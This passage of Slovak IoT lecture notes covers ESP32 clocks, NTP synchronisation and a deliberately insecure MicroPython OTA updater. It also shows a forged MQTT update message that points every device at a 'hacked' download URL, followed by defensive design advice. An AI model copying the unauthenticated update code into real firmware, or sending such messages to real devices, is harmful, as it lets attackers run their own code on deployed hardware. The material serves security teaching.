     'unit': 'C'
}
device.publishEvent('temperature', data)
device.disconnect()
```

Výsledný kód bude vyzerať nasledovne:

```
from dht import DHT11
from machine import Pin
from time import sleep
from watson_iot import Device


sensor = DHT11(Pin(23))

device = Device(device_id='esp32-with-dht22',
                device_type='type', token='token')
```

```
while True:
    sensor.measure()
    data = {
        'degrees': sensor.temperature(),
        'unit': 'C'
    }
    device.connect()
    device.publishEvent('temperature', data)
    device.disconnect()

    sleep(10)
```

Prednáška 4

Time Synchronization

o synchronizácii času

4.1 Time Synchronization

Koľkí z vás máte hodinky? Ideálne - koľkí z vás nemáte inteligentné hodinky, proste len klasické "digitálky" alebo ručičkové hodinky? Tak mi teraz povedzte, koľko je hodín.

No a máme tu problém - toľkí z vás majú hodinky a aj tak mi neviete povedať, koľko je hodín. Pretože každému ukazujú čas s nejakou odchýlkou, ktorá sa v niektorých prípadoch dá rátať na sekundy a v niektorých na minúty. A potom sú niektorí, ktorí majú schválne čas posunutý o pár minút dopredu, aby všetko stihli. To všetko prispieva k tomu, že nevieme presne určiť aktuálny čas.

Poznať správny čas je veľmi dôležité. Hlavne ak uchovávate, resp. logujete údaje spolu s ich časovou značkou (časozberné údaje). Preto je veľmi dôležité, aby komunikujúce zariadenia poznali nie len správny čas, ale mali všetky aj rovnaký čas nastavený. Nemôže nastať situácia, keď čas odoslania v prijatej správe je z pohľadu prijímajúceho klienta v budúcnosti.

Pozrieme sa teda na to, ako si aktuálny čas zapamätať a samozrejme - ako zabezpečiť synchronizáciu času medzi zariadeniami v sieti.

4.1.1 Real Time Clock

Real-Time Clock (**RTC**) alebo **hodiny reálneho času** sú počítačové hodiny, ktoré sledujú aktuálny čas. Najčastejšie sú realizované vo forme samostatného integrovaného obvodu.

Takýto obvod sa nachádza aj na základných doskách počítačov. Spoznáte ho napr. aj podľa toho, že v jeho blízkosti sa nachádza gombíková baterka, ktorá ho zásobuje energiou aj v prípade, ak je počítač vypnutý. RTC sleduje čas stále, ale iba ak má elektrickú energiu.

V prípade, že chcete funkcionalitu hodín reálneho času použiť aj s niektorým mikrokontrolérom, musíte si overiť, či ho ten mikrokontrolér má alebo nie. Ak nie, môžete k nemu taký modul pripojiť. Príkladom takéhoto modulu môže byť napr. modul DS1302[1] alebo DS3231[2]. Tieto moduly sa líšia prevedením, vlastnosťami ako aj spôsobom komunikácie s mikrokontrolérom. Súčasťou týchto modulov je však samozrejme aj miesto pre batériu, aby modul nezabudol aktuálny čas.

Obrázok 4.1: RTC Module DS3231 (zdroj[3])

4.1.2 RTC and ESP32

V prípade mikrokontroléra *ESP32* nie je potrebné používať osobitný externý modul, pretože mikrokontrolér je takýmto modulom už vybavený. Aj napriek

[1] https://datasheets.maximintegrated.com/en/ds/DS1302.pdf
[2] https://datasheets.maximintegrated.com/en/ds/DS3231.pdf

tomu však niektoré riešenia využívajúce tento mikrokontrolér majú osobitný RTC modul hlavne kvôli neustálemu externému napájaniu.

Podpora pre hodiny reálneho času sa nachádza priamo v jazyku *MicroPython* - v module `machine` sa priamo nachádza trieda `RTC`. Takže ak chceme začať s modulom pracovať, tak importneme uvedenú triedu a vytvoríme objekt z triedy `RTC`:

```
>>> from machine import RTC
>>> rtc = RTC()
```

Aktuálny dátum a čas získame volaním metódy `.datetime()`:

```
>>> rtc.datetime()
(2000, 1, 1, 5, 0, 2, 32, 184)
```

Nastaviť aktuálny čas je možné manuálne zavolaním rovnakej metódy s parametrom n-tice obsahujúcej aktuálny dátum a čas v tvare `(year, month, day, weekday, hours, minutes, seconds, subseconds)`, pričom `weekday` začína s pondelkom ako s hodnotou `0`:


```
>>> rtc.datetime((2020, 3, 13, 4, 22, 0, 0, 0))
>>> rtc.datetime()
(2020, 3, 13, 4, 22, 0, 3, 964)
```

Ak náhodou mikrokontrolér reštartnete, informácia o aktuálnom čase sa nestratí, pretože si ho modul hodín reálneho času bude pamätať:

```
>>> machine.reset()
...
>>> rtc = machine.RTC()
>>> rtc.datetime()
(2020, 3, 13, 4, 22, 2, 36, 700)
```

Ak však mikrokontrolér odpojíme od zdroja elektrickej energie (napr. vypojíme USB kábel), tak modul hodín reálneho času stratí informáciu o aktuálnom čase a resetne sa do pôvodných nastavení:

```
>>> rtc = machine.RTC()
>>> rtc.datetime()
(2000, 1, 1, 5, 0, 0, 13, 980)
```




Obrázok 4.2: Blokový diagram ESP32 (zdroj[4])

4.1.3 Network Time Protocol

Problém však je, že hodiny treba nastaviť manuálne zakaždým, keď dôjde k výmene batérie. To však nie je veľmi praktické, nakoľko je potrebné vykonať ručný zásah do kódu, kde nastavíme čas a dátum podľa aktuálnych hodnôt.

Pokiaľ je však zariadenie pripojené do internetu, je možné za týmto účelom použiť **Network Time Protocol** (*NTP*). *Network Time Protocol* je sieťový protokol pre synchronizáciu času v zariadeniach pripojených do siete. Protokol *NTP* bol vytvorený už pred rokom *1985*, vďaka čomu je jedným z najstarších v súčasnosti stále používaných protokolov.

Aby protokol NTP pracoval, niekto musí poznať správny čas. Ak by však všetci klienti pristupovali len k jednému zdroju presného času, odozva by trvala veľmi dlho. Miesto toho *NTP* protokol používa hierarchickú sieť zariadení.



Obrázok 4.3: NTP Servers and Clients [41]

Každá vrstva v tejto stieti sa nazýva **stratum**. Na najvyššej vrstve, tzv. **stratum 0** sa nachádza zdroj reálneho času, čo môžu byť napr. *atómové hodiny*, *GPS* a iné. Tieto hodiny sú pripojené k zariadeniam na vrstve **stratum 1** priamo, napr. cez rozhranie USB. Zariadenia na vrstve **stratum 0** sa tiež označujú ako **referenčné hodiny** (z angl. *reference clocks*), resp. **referenčný čas**.

Čas sa dá následne získavať až z vrstvy **stratum 1**. Zariadenia na tejto vrstve sú tiež označované ako **primary time servers**. Z pohľadu získania času budú mať tieto zariadenia najnižšiu odchýlku oproti reálnemu času.

Zisťovať čas zo zariadení na vrstve **stratum 1** však nie je odporúčaný spôsob. Opäť by hrozilo, že zariadenie bude zahltené požiadavkami a nebude ich stíhať všetky obsluhovať. Preto je odporúčané čas na klientskych zariadeniach získavať až z vrstiev **stratum 2** a vyšších.

Tu je však jeden problém - čím je úroveň vrstvy *stratum* vyššia, tým väčšia bude aj časová odchýlka od zdroja reálneho času. Aby bola táto odchýlka čo najmenšia, dokážu sa jednotlivé zariadenia synchronizovať na základe údajov z viacerých zariadení. A to nie len vertikálne (smerom k nižším vrstvám stratum), ale aj horizontálne.

Podpora protokolu NTP sa nachádza aj v bežných operačných systémoch. V linuxových máte možnosť si dokonca vybrať aj z viacerých démonov, ktorí sa o synchronizáciu času pomocou starajú.

Aktuálne sa vo veľkých distribúciách používa chrony[5]. Klient z príkazového riadku sa volá `chronyc` a vypísať aktuálne informácie o hodinách môžete pomocou príkazu `tracking`:

```
$ chronyc tracking
Reference ID    : 2E1D02AB (ns0.govps.gr)
Stratum         : 3
Ref time (UTC)  : Tue Mar 24 19:05:29 2020
System time     : 0.001544221 seconds fast of NTP time
Last offset     : +0.000488482 seconds
RMS offset      : 0.004124337 seconds
Frequency       : 9.526 ppm fast
Residual freq   : +0.001 ppm
Skew            : 0.168 ppm
Root delay      : 0.034044463 seconds
Root dispersion : 0.021502025 seconds
Update interval : 1041.6 seconds
Leap status     : Normal
```

[5] https://chrony.tuxfamily.org

Problém však môže nastať v momente konfigurácie služby, pretože je potrebné zadať adresu zariadenia, voči ktorému sa chcete synchronizovať. Za tým účelom existuje stránka www.ntppool.org/[6], kde nájdete konfiguráciu v podobe zoznamu adries zariadení, voči ktorým sa bude to vaše synchronizovať. Obecne stačí zadať adresu `pool.ntp.org`, ale rovnako je možné si vybrať zoznam serverov pre konkrétnu krajinu.

4.1.4 NTP Support in Micropython

Micropython obsahuje modul `ntptime`, ktorý zabezpečuje podporu protokolu *NTP*. Pre jeho použitie je potrebné ho najprv importovať:

```
>>> import ntptime
```

Tento modul obsahuje niekoľko metód a vlastností. Ak si napr. necháme zobraziť obsah premennej `.host`, uvidíme adresu zariadenia, voči ktorému sa bude náš mikrokontrolér synchronizovať:

```
>>> ntptime.host
'pool.ntp.org'
```

Samotnú synchronizáciu času zabezpečíme volaním metódy `.settime()`:

```
>>> ntptime.settime()
```

Upozornenie
Aby bola synchronizácia času úspešná, je potrebné, aby bolo zariadenie pripojené do internetu. V prípade, že to tak nie je, k synchronizácii nedôjde a bude len vyvolaná výnimka. Čas na zariadení zostane nezmenený!

Upozornenie
Metóda vráti, resp. nastaví čas na hodnotu GMT. Preto je potrebné prípadné rozdiely upraviť manuálne!

[6] https://www.ntppool.org

Čas následne overíme zavolaním metódy `.datetime()` nad inštanciou triedy `RTC`:

```
>>> rtc = machine.RTC()
>>> rtc.datetime()
(2020, 3, 14, 5, 13, 4, 11, 807)
```

4.1.5 Time Synchronization

Podobne ako v prípade bežných hodiniek, aj tu dochádza k rozsynchronizovaniu času. Ak teda čas zosynchronizujete pri štarte zariadenia a jeho následnom pripojení do siete, nemusí to znamenať, že rovnakú odchýlku bude mať aj o týždeň po nepretržitej prevádzke. Je preto dobré plánovať ďalšiu synchronizáciu.

Linuxové systémy tento problém riešia tak, že k časovej synchronizácii dôjde zakaždým, keď dochádza k pripojeniu do internetu. To je dôležité napr. pri mobilných zariadeniach, ako sú napr. laptopy. Podobne teda môžu fungovať aj IoT zariadenia, keďže aj tie nepotrebujú sieťovú konektivitu neustále, ale len v (ne)pravidelných intervaloch. Samotná synchronizácia netrvá dlho, čo čas potrebný pre zotrvanie v sieti predĺži max. o niekoľko sekúnd.

4.1.6 `utime` - Time Related Functions

4.1.7 Time Epoch

Získať počet sekúnd od počiatku epochy je možné pomocou metódy `.time()`:

```
>>> import utime
>>> utime.time()
669375512
```

Spätne konvertovať čas z počtu sekúnd od počiatku epochy na 8 prvkovú nticu je možné pomocou metód `.gmtime()` a `.localtime()`:

```
>>> import utime
>>> secs = utime.time()
>>> utime.gmtime(secs)
(2021, 3, 18, 9, 46, 33, 3, 77)
```

Prednáška 5

OTA Updates

o OTA aktualizáciách zariadení

5.1 Illustration

Začať tému voľnou diskusiou s niekoľkými otázkami:

- Koľkí máte mobilný telefón? Alebo presnejšie - koľkí máte chytrý telefón?
- Koľkokrát ste už dostali upozornenie o tom, že sa váš mobilný telefón chce aktualizovať na najnovšiu verziu operačného systému?
- Prečo je dobré aktualizovať niečo, čo funguje a je už overené?

Vieme, že softvér a rovnako tak aj operačný systém časom zastaráva. Síce nehrdzavie, ale prestáva konkurovať alebo postačovať svojimi vlastnosťami. V horšom prípade sa v ňom začnú objavovať bezpečnostné problémy.

Pomocou softvérových aktualizácií dokážeme distribuovať na koncové zariadenia **nové vlastnosti** ako aj **opravovať zistené chyby**. Práve vo svete IoT, kde môže byť do internetu pripojené obrovské množstvo zariadení, je otázka aktualizácie zariadení doslova kľúčová.


Dnes sa teda pozrieme na to, akú úlohu zohrávajú vo svete IoT aktualizácie a čo všetko s aktualizáciami súvisí. A keďže IoT zariadenia sú najčastejšie pripájané do internetu bezdrôtovo, budeme sa zaoberať problematikou softvérovej bezdrôtovej, tzv. OTA aktualizácie.

5.2 What is OTA?

Gartner definuje "Over-the-air" (OTA) ako

> the ability to download applications, services and configurations through a mobile or cellular network [14]

Obecne sa jedná o aktualizáciu odoslanú "vzduchom" (over the air), resp. o mechanizmus schopný vykonať **diaľkovú bezdrôtovú aktualizáciu** hardvéru pripojeného do internetu novou verziou **softvéru, nastavení alebo firmvéru**.



Obrázok 5.1: Illustration of OTA Update [71]

V rozsiahlych IoT riešeniach nie je reálne vykonávať aktualizácie "starým" káblovým spôsobom, ktorý si vyžaduje pripojiť sa fyzicky s počítačom ku každému jednému zariadeniu. Tento spôsob aktualizácie môže neúmerne zvýšiť cenu celého riešenia a so zvyšujúcim sa počtom ako zariadení, tak aj aktualizácií môže odrádzať od ich pravidelného aktualizovania.

Schopnosť IoT zariadení dostávať aktualizácie je kritická pri odstraňovaní problémov so zraniteľnosťami.

Na druhej strane zle navrhnutý mechanizmus aktualizácií ponúka priestor pre vznik rozličných bezpečnostných problémov. Tým je možné ohroziť koncových klientov, ale rovnako dokáže utrpieť aj reputácia dodávateľa. Pri miliónoch zariadení totiž aj malé percento neúspešných aktualizácií predstavuje tisíce postihnutých zariadení.

OTA mechanizmus je teda možné považovať za jeden z kľúčových komponentov pre akúkoľvek IoT architektúru.

5.3 Benefits of OTA Updates

OTA aktualizácie so sebo uprinášajú množstvo výhod. Medzi tie hlavné patria:

- **zlepšovanie vlastností zariadení** - A to či už pridávaním nových alebo rozširovaním existujúcich vlastností. A to aj v prípade, že sú už zariadenia nasadené a používané u koncových zákazníkov.
- **zvyšovanie bezpečnosti** - Pomocou bezdrôtových aktualizácií je možné veľmi rýchlo zareagovať aj na prípadné objavené bezpečnostné chyby vydaním rýchlej opravy a jej následnej distribúcie na koncové zariadenia.
- **zníženie nákladov** - Vo svete, kde je potrebné aktualizovať obrovské množstvo zariadení, nie je reálne, aby bol použitý konvenčný spôsob pomocou laptopu a USB kábla. Robiť výjazd ku každému kontajneru osobitne by celú službu dokázalo neúmerne predražiť.
- **zrýchlenie inovačného procesu** - Dobrý systém aktualizácií umožňuje vývojárom nasadzovať nové riešenia často, bezpečne a spoľahlivo.

5.4 Simle OTA Update Example

Ak by sme programovali v jazyku *C++* v prostredí Arduino IDE[1], tak si vieme vybrať už hotové riešenie. My sa však pozrieme pod kapotu a jednoduché riešenie na mikrokontroléri *ESP32* v jazyku *MicroPython* si vytvoríme sami.

Myšlienka bude veľmi jednoduchá: V rámci aktualizácie budeme aktualizovať len súbor `boot.py`, ktorý sa spustí ako prvý pri štarte mikrokontroléra *ESP32*. V tej najjednoduchšej podobe bude obsahovať len premennú `VERSION`, v ktorej sa bude nachádzať aktuálna verzia *"firmvéru"*:

```
VERSION = 1
```

Na notifikáciu o nových verziách využijeme komunikačný protokol *MQTT*. Pomocou neho bude v prípade novej aktualizácie distribuovaná priamo linka na jej stiahnutie vo formáte JSON:

```
{
    "version": 2,
    "url": "http://www.updater.com/2/boot.py"
}
```

[1] https://www.arduino.cc/en/main/software

5.4.1 The Blink

Aby bolo riešenie zaujímavejšie, v mikrokontroléri bude celý čas bežať program *Blink*, ktorý budeme postupne upravovať a refaktorovať. Ten teda bude každú sekundu blikať a okrem toho bude prihlásený do potrebného kanála, kde sa budú šíriť informácie o nových aktualizáciách.

Jeho jednoduchá podoba môže vyzerať nasledovne:

```
from time import sleep
from machine import Pin
from boot import *

if __name__ == '__main__':
    print('>> Running version {}'.format(VERSION))
    led = Pin(2, Pin.OUT, Pin.PULL_UP)

    print(">> Running...")
    while True:
        led.on()
        sleep(1)
        led.off()
        sleep(1)
```

5.4.2 Connecting to Network and MQTT Broker

Konfiguráciu budeme udržiavať v samostatnom súbore, ktorý sa bude volať `config.py`. Jeho podoba bude nasledovná:

```
import ubinascii
import machine

# settings
CLIENT_ID = ubinascii.hexlify(machine.unique_id())
SSID = ""
PASSWORD = ""
BROKER_URL = "broker.hivemq.com"
BROKER_PORT = 1883
```

Konfiguráciu následne môžeme importovať do nášho programu jednoducho pomocou:

```
from config import *
```

Na pripojenie do siete využijeme skúsenosti z minulého týždňa - použijeme ukážkovú funkciu `do_connect()` z dokumentácie[2] jazyka *MicroPython*:

```
def do_connect(ssid, password):
    import network

    sta_if = network.WLAN(network.STA_IF)
    if not sta_if.isconnected():
        print("connecting to network...")
        sta_if.active(True)
        sta_if.connect(ssid, password)
        while not sta_if.isconnected():
            pass
    print("network config:", sta_if.ifconfig())
```

Do siete sa následne pripojíme volaním tejto funkcie s parametrami z konfigurácie:

```
do_connect(SSID, PASSWORD)
```

Po úspešnom pripojení do siete sa môžeme pripojiť k MQTT brokeru pomocou série nasledovných riadkov:

```
from umqtt.robust import MQTTClient

client = MQTTClient(CLIENT_ID, BROKER_URL, BROKER_PORT)
client.connect()
```

Aby všetko fungovalo ako má, je potrebné sa prihlásiť do príslušnej témy. V našom prípade to bude téma `kpi/iotlab/update`. A rovnako tak potrebujeme nastaviť callback funkciu, ktorá bude zavolaná, keď sa v téme `kpi/iotlab/update` objaví nová správa. Upravíme teda predchádzajúce dva riadky nasledovne:

```
client = MQTTClient(CLIENT_ID, BROKER_URL, BROKER_PORT)
client.set_callback(on_message)
client.connect()
client.subscribe("kpi/iotlab/update")
```

Nakoniec treba vytvoriť callback funkciu `on_message()`. Jej základná podoba môže vyzerať takto:

[2] http://docs.micropython.org/en/latest/esp32/quickref.html#networking

```
import ujson

def on_message(topic, message):
    data = message.decode("utf-8")
    payload = ujson.loads(data)
    print(payload)
```

Aby všetko fungovalo ako má, v nekonečnej slučke, kde sa realizuje blikanie diódy, je potrebné pri každej iterácii zavolať funkciu `client.check_msg()`. Ak by sme ju totiž nevolali, neboli by sme notifikovaní o nových aktualizáciách. Náš *"superloop"* bude teda vyzerať nasledovne:

```
while True:
    client.check_msg()

    led.on()
    sleep(1)
    led.off()
    sleep(1)
```

Teraz môžeme overiť funkcionalitu tým, že nejakú správu do kanála s informáciami o aktualizácii pošleme. Momentálne nie je podstatný obsah, ale to, či naše zariadenie bude správne notifikované. Overiť správanie môžeme rovno z príkazového riadku pomocou nástroja `mosquitto_pub`:

```
$ mosquitto_pub -h BROKER \
      -t "kpi/iotlab/update" \
      -m '{"version": 2, \
           "url": "http://www.updater.com/2/boot.py"}'
```

5.4.3 Downloading New Versions

To najpodstatnejšie sa však udeje vo funkcie `on_message()`. Tu zabezpečíme stiahnutie novej aktualizácie, prepísanie pôvodného súboru `boot.py` novou verziou a následne aplikujeme aktualizáciu tým, že celé zariadenie reštartneme.

```
import urequests
from machine import reset

def on_message(topic, message):
    data = message.decode("utf-8")
    payload = ujson.loads(data)
```

```
    if payload['version'] > VERSION:
        print(">> New version available: {}."
              .format(payload['version']))
        print(">> Current version is: {}."
              .format(VERSION))
        print(">> Updating...")

        # download update
        print(">> Downloading from {}"
              .format(payload['url']))
        response = urequests.get(payload['url'])

        # save
        print('>> Writing...')
        f = open('boot.py', 'wb')
        f.write(response.content)
        f.close()
        response.close()

        # reset
        reset()
```

5.4.4 Easy Testing

Následne už zostáva len riešenie otestovať. Pre potreby prednášky som pripravil niekoľko verzií, ktoré sa nachádzajú v priečinku resources/ na stránke s materiálmi.

Na samotné testovanie opäť použijeme nástroj mosquitto_pub:

```
$ mosquitto_pub -h BROKER -p PORT \
  -t "kpi/iotlab/update" \
  -m '{"version": 2, \
       "url": "http://www.updater.com/2/boot.py"}'
```

Pokiaľ sme postupovali správne, po reštarte uvidíte správu s aktuálnou verziou a samozrejme premenná VERSION bude po celý čas dostupná.

5.4.5 Easy Hacking

Pokiaľ však útočník pozná formát JSON-u, ktorý sa posiela a podarí sa mu získať prístup ku MQTT brokerovi, môže poslať vlastnú správu, kde veľmi

jednoducho dokáže aktualizovať všetky zariadenia služby z vlastného zdroja:

```
{
    "version": 666,
    "url": "http://mirek.s.cnl.sk/hacked/hacked.boot.6969.py"
}
```

5.4.6 The Solution

```
from time import sleep
from machine import Pin, reset
from umqtt.robust import MQTTClient
import urequests
from boot import *
from config import *
import ujson

def do_connect(ssid, password):
  import network

  sta_if = network.WLAN(network.STA_IF)
  if not sta_if.isconnected():
      print("connecting to network...")
      sta_if.active(True)
      sta_if.connect(ssid, password)
      while not sta_if.isconnected():
          pass
  print("network config:", sta_if.ifconfig())

def on_message(topic, message):
  data = message.decode("utf-8")
  payload = ujson.loads(data)

  if payload['version'] > VERSION:
      print(">> New version available: {}."
            .format(payload['version']))
      print(">> Current version is: {}."
            .format(VERSION))
      print(">> Updating...")

      # download update
```

```
        print(">> Downloading from {}"
              .format(payload['url']))
        response = urequests.get(payload['url'])

        # save
        print('>> Writing...')
        f = open('boot.py', 'wb')
        f.write(response.content)
        f.close()
        response.close()

        # reset
        reset()

if __name__ == '__main__':
    print('>> Running version {}'.format(VERSION))
    led = Pin(2, Pin.OUT, Pin.PULL_UP)

    print('>> connecting...')
    do_connect(SSID, PASSWORD)

    client = MQTTClient(CLIENT_ID, BROKER_URL, BROKER_PORT)
    client.set_callback(on_message)
    client.connect()
    client.subscribe("kpi/iotlab/update")

    print(">> Running...")
    while True:
        client.check_msg()

        led.on()
        sleep(1)
        led.off()
        sleep(1)
```

5.5 Important OTA Design Considerations

Vytvorené riešenie bolo veľmi jednoduché. Síce funguje, ale za veľmi špecifických okolností a určite by ste ho nechceli nasadiť do reálnej prevádzky.

V čom všetkom vidíte problém alebo potenciálny problém tohto riešenia?

O systéme aktualizácií by malo obecne platiť, že by mal byť **rýchly**, **bezpečný** a **jednoduchý na používanie**.

Pozrime sa teraz na niekoľko odporúčaní, na ktoré je dobré nezabudnúť v prípade návrhu mechanizmu bezdrôtových aktualizácií. Ich zoznam určite nie je kompletný a ich poradie nezohľadňuje ich dôležitosť.

5.5.1 Incremental Roll-Out of OTA Updates

Nezabúdajme na to, že v IoT riešení môže byť naraz zapojených obrovské množstvo zariadení. Ak všetkým naraz oznámime, že je k dispozícii nová aktualizácia, začnú všetci naraz aktualizáciu sťahovať. To môže mať neželané následky v podobe preťaženia serverov poskytujúcich aktualizáciu na stiahnutie. Ich zahltenie požiadavkami môže viesť až k znefunkčneniu služby (DDoS "útok").

Schopnosť systému umožniť **aktualizovať len vybranú skupinu zariadení**, umožní tomuto problému predísť. Rovnako tak umožní znížiť riziko šírenia chybnej aktualizácie. Ak sa totiž začne distribuovať chybná aktualizácia, tak skupina poškodených zariadení zostane relatívne malá.

5.5.2 Recovery of Versions

Aktualizácia nemusí byť vždy úspešná. O neúspešných aktualizáciách (ne)pravidelne čítame napr. pri nových vydaniach *OS Windows*. Nemusí sa to teda stať len vám ;) V prípade zle vykonanej aktualizácie v prostredí IoT môžu byť však výsledky oveľa horšie, ako napr.

- znefunkčnenie chytrých zámkov preferovaných Airbnb[3]
- nemožnosť prepínať kanály na chytrých telkách[4]
- možnosť ovládať autá diaľkovo hackermi[5]
- inzulínová pumpa môže byť zraniteľná bezdrôtovo[6]
- kritická chyba v OpenWRT postihuje milióny zariadení[7]

Je niekoľko miest, kde môže vzniknúť problém s chybnou aktualizáciou:

[3] https://techcrunch.com/2017/08/14/wifi-disabled/

[4] https://www.theguardian.com/technology/2017/aug/24/samsung-tv-buyers-furious-after-software-update-leaves-sets-unusable

[5] https://www.wired.com/2016/09/tesla-responds-chinese-hack-major-security-upgrade/

[6] https://www.root.cz/zpravicky/inzulinova-pumpa-muze-byt-zranitelna-bezdratove/

[7] https://www.root.cz/zpravicky/kriticka-chyba-v-openwrt-postihuje-miliony-zarizeni/

- **na serveri** poskytujúcom aktualizáciu - napr. vydavateľ môže uvoľniť chybnú aktualizáciu.
- **počas prenosu**/sťahovania - napr. výpadok sieťového pripojenia.
- **v procese aktualizácie** - napr. výpadok elektrickej energie, alebo prerušenie aktualizácie aj nedočkavým používateľom.

Zlá aktualizácia môže napáchať veľké škody a v najhoršom prípade môže viesť až k znefunkčneniu zariadenia (brick). Preto je dobré mechanizmus navrhnúť tak, aby sa v ideálnom prípade zariadenie dokázalo samo zotaviť z neúspešnej aktualizácie, napr. **obnovením predchádzajúcej verzie systému** alebo prepísaním zlej aktualizácie. Tým sa vyhneme podobným situáciám, aké boli predstavené vyššie.

5.5.3 Code Compatibility Verification

Pokiaľ vaše riešenie zahŕňa použitie rozličných typov zariadení (napr. RPi, ESP32, Arduino, ...) alebo aspoň rozličných verzií zariadení (napr. RPi 1, 2, 3, 4), budete musieť distribuovať rozdielne aktualizácie pre každý typ použitého zriadenia. Musíte si teda dať pozor na to, aby bola **aplikovaná správa aktualizácia na správne zariadenie**.

Odporúča sa, aby ste pred aplikovaním prebranej aktualizácie overili, že sa jedná naozaj o aktualizáciu pre dané zariadenie. A to ako pri sťahovaní (stiahnutie správneho obrazu pre dané zariadenie), tak aj pred spustením aktualizácie zariadenia (overenie, či stiahnutý súbor má naozaj správnu verziu).

Aplikovaním nesprávnej aktualizácie na zariadenie môže mať fatálne následky, z ktorých bude náročné sa zotaviť. V najhoršom prípade môže dôjsť k znefunkčneniu zariadenia.

5.5.4 Secure Communication

Pri aktualizácii je veľmi dôležitá aj otázka použitia **bezpečného komunikačného kanála/linky**, prostredníctvom ktorého bude aktualizácia na zariadenie sťahovaná.

To však nestačí. Zariadenia, ktoré budú aktualizácie preberať, musia zdroju, z ktorého bude aktualizácia preberaná, dôverovať. **Zdroj aktualizácie teda musí byť overený a dôveryhodný**. Tým sa zabráni prípadnej modifikácii aktualizácie či už na samotnom úložisku alebo počas jeho preberania.

5.5.5 Partial Updates

Súbory s aktualizáciou môžu byť obrovské aj napriek tomu, že sa samotná aktualizácia môže týkať len jednej konkrétnej malej časti systému (napr. zmena jedného riadku kódu). Miesto sťahovania celého obrazu systému je teda výhodnejšie, ak sa preberie len konkrétna aktualizovaná časť systému.

Tento mechanizmus sa nazýva **čiastočná** alebo aj **inkrementálna aktualizácia** (z angl. *partial update*). Týmto spôsobom dokážeme znížiť množstvo preberaných údajov ako aj čas spracovania aktualizácie. Vo výsledku sa jedná o zrýchlenie celého procesu aktualizácie.

5.5.6 Authenticating the OTA Update Image

Ak sa zariadenie aj pripojí k dôveryhodnému serveru pre stiahnutie aktualizácie, samotný súbor s aktualizáciou nakoniec nemusí byť správny. Súbor sa môže poškodiť pri prenose alebo prípadný útočník môže podvrhnúť iný obraz (Man-in-the-middle). Preto je potrebné, aby IoT **zariadenie dokázalo overiť**, že sa jedná o súbor vydaný organizáciou.

Overenie pravosti si vyžaduje podpísanie obrazu na strane poskytovateľa služby pomocou súkromného kľúča a jeho overenie na zariadení pomocou verejného kľúča. Rovnako tak je dobré podpísať aj metaúdaje obrazu napr. informáciu o verzii obrazu. Tým pádom zariadenie dokáže overiť ako obraz tak aj jeho verziu a tým minimalizovať možnosť jeho podvrhnutia treťou stranou alebo podvrhnutia síce podpísaného obrazu, ale s predchádzajúcou verziou, ktorá obsahuje známu neopravenú bezpečnostnú chybu.

Zariadenie by taktiež malo odmietnuť bootovať obraz, ktorý nie je podpísaný.

Poznámka
Overenie podpisu si môže vyžadovať dodatočnú hardvérovú alebo softvérovú podporu, čo môže limitovať možnosti a schopnosti niektorých hardvérových architektúr.

5.5.7 Security from Physical Attacks

Okrem zabezpečenia prenosu aktualizácie na zariadenie je rovnako dôležité aj fyzické zabezpečenie zariadenia. To môže byť dôležité so zvyšujúcou sa popularitou zariadenia, vďaka čomu môže byť oň väčší záujem aj u útočníkov.

IoT zariadenie je potrebné v prvom rade zabezpečiť pred možnosťou čítať útočníkom údaje priamo z pamäte. Príkladom môžu byť JTAG porty, ktoré je dôležité vypnúť v produkčnom prostredí.

Rovnako je potrebné, aby zariadenie uchovávalo citlivé údaje, ako prihlasovacie údaje, certifikáty a pod. v zašifrovanej podobe.

5.5.8 Minimizing Intrusion

Prebiehajúca aktualizácia samozrejme nesmie narušiť bežnú prevádzku zariadenia. Preto je žiaduce vykonať aktualizáciu na pozadí a počas nej zabezpečiť očakávanú funkcionalitu.


Toto nie je problém v prípade vzdialených senzorov, ktoré napr. snímajú hodnoty len raz za niekoľko minút. Tu je možné si dovoliť výpadok potrebný na aktualizovanie zariadenia.

Aktualizácia sa však nesmie spustiť uprostred vykonávania činnosti zariadenia, ako napr. uprostred varenia kávy kávovarom. V istých situáciách môže ísť aj o život človeka, napr. inzulínová pumpa alebo bezpečnostný systém, ktorý je počas prebiehajúcej aktualizácie vyradený z činnosti.

5.6 OTA Architectures

Neexistuje len jediný prístup k riešeniu problematiky výstavby architektúry pre zabezpečenie OTA. To je podmienené vlastnosťami a individualitou samotných projektov. Vzhľadom na architektúru *IoT*, ktorú sme si priblížili už skôr (viď obrázok), môžeme však uvažovať niekoľko prístupov:

- **Thing-to-Cloud OTA Updates** - Veci pripojené do internetu preberajú aktualizácie z jedného vzdialeného servera. Keďže sa jedná len o jeden server, správa takéhoto riešenia je jednoduchá. Na druhej strane môže viesť k problému zahltenia, keď všetky veci sa v najhoršom prípade pripájajú k tomuto serveru naraz a naraz aj preberajú aktualizácie.
- **Thing-to-Gateway-to-Cloud OTA Updates** - V tomto prípade do architektúry vstupuje prvok navyše, ktorým je *gateway* (*brána*). Toto zariadenie predstavuje bránu medzi vecami nainštalovanými napríklad v inteligentnej domácnosti a internetom samotným. Aktualizáciu v tomto scenári preberá *gateway* zariadenie, z ktorého ju následne sťahujú samotné veci. Tým je možné ušetriť ako čas tak aj množstvo údajov preberaných z centrálneho servera. Preberané aktualizácie sa samozrejme môžu týkať aj aktualizácií *gateway* zariadení samotných.



Obrázok 5.2: IoT Architecture [68]

- **Thing-to-Edge-to-Cloud OTA Updates** - Medzi veci a aktualizačné servery v tomto prípade vstupuje vrstva *Edge Computing*-u. Princíp je veľmi podobný predchádzajúcej architektúre. Aktualizácie sú preberané zariadeniami vo vrstve *edge*, odkiaľ sú sťahované samotnými vecami. Rozdiel je v tom, že tieto zariadenia sú umiestnené mimo napr. domácej siete (inteligentnej domácnosti) a vyžaduje sa, aby veci boli vybavené pripojením do internetu. Záťaž na servery s aktualizáciami sa výrazne zníži, pretože aktualizačných serverov v edge vrstve bude menej, ako gateway zariadení v predchádzajúcej architektúre. Zvýši sa však počet požiadaviek na zariadenia poskytujúce aktualizácie v *edge* vrstve.

- **Thing-to-Gateway-to-Edge-to-Cloud OTA Updates** - V tejto architektúre je záťaž rozložená rovnomerne na všetkých vrstvách. Aktualizácie sú distribuované z *cloud*-u na zariadenia vo vrstve *edge*. Odtiaľ si ich budú následne sťahovať *gateway* zariadenia, ktoré ich budú distribuovať na koncové zariadenia.

5.7 Conclusion

Nadácia OWASP[8], ktorá sa venuje zlepšovaniu bezpečnosti softvéru aj na úrovni popularizácie.

